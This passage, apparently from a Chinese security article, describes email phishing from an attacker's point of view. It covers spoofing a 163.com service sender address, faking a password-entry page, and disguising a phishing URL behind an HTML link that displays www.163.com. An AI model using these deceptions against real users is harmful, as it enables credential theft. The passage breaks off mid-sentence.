


图1

二、TOP1邮件钓鱼攻击

邮件钓鱼的关键技术为匿名邮件技术与跨站技术。匿名邮件技术可以伪装任意邮件地址，例如要伪装163邮件客服，就可以将邮件地址伪装成service@163.com，然后借助跨站技术伪装一个输入密码的页面，让用户信以为真，乖乖送上自己的密码（如图2）。




图2

小小的测试一下，邮件是否收到了呢？我们来登录我们的邮箱（如图3）。




图3

发送成功，那么下面开始说说如何利用匿名邮件，网络上很多类似伪造发件人的东东，比如“fastmail邮件特快专递”。原理都差不多只要最后达到我们的目的就好了。

这里是小黑遇到的实例（如图4）！




图4

因为现在网民安全意识逐步提高，像这样的钓鱼链接太异常，很少有人会上当。常见的把钓鱼网站链接放入邮件，对于一般网民没什么效果，所以我们可采用迂回战术。对于一般邮件来说都可以进行HTML模式编辑，这里我们可以利用这种模式编辑。在HTML中利用超级链接“a标签”**www.163.com**用此代码来编写一个HTML超链接，放入邮箱是什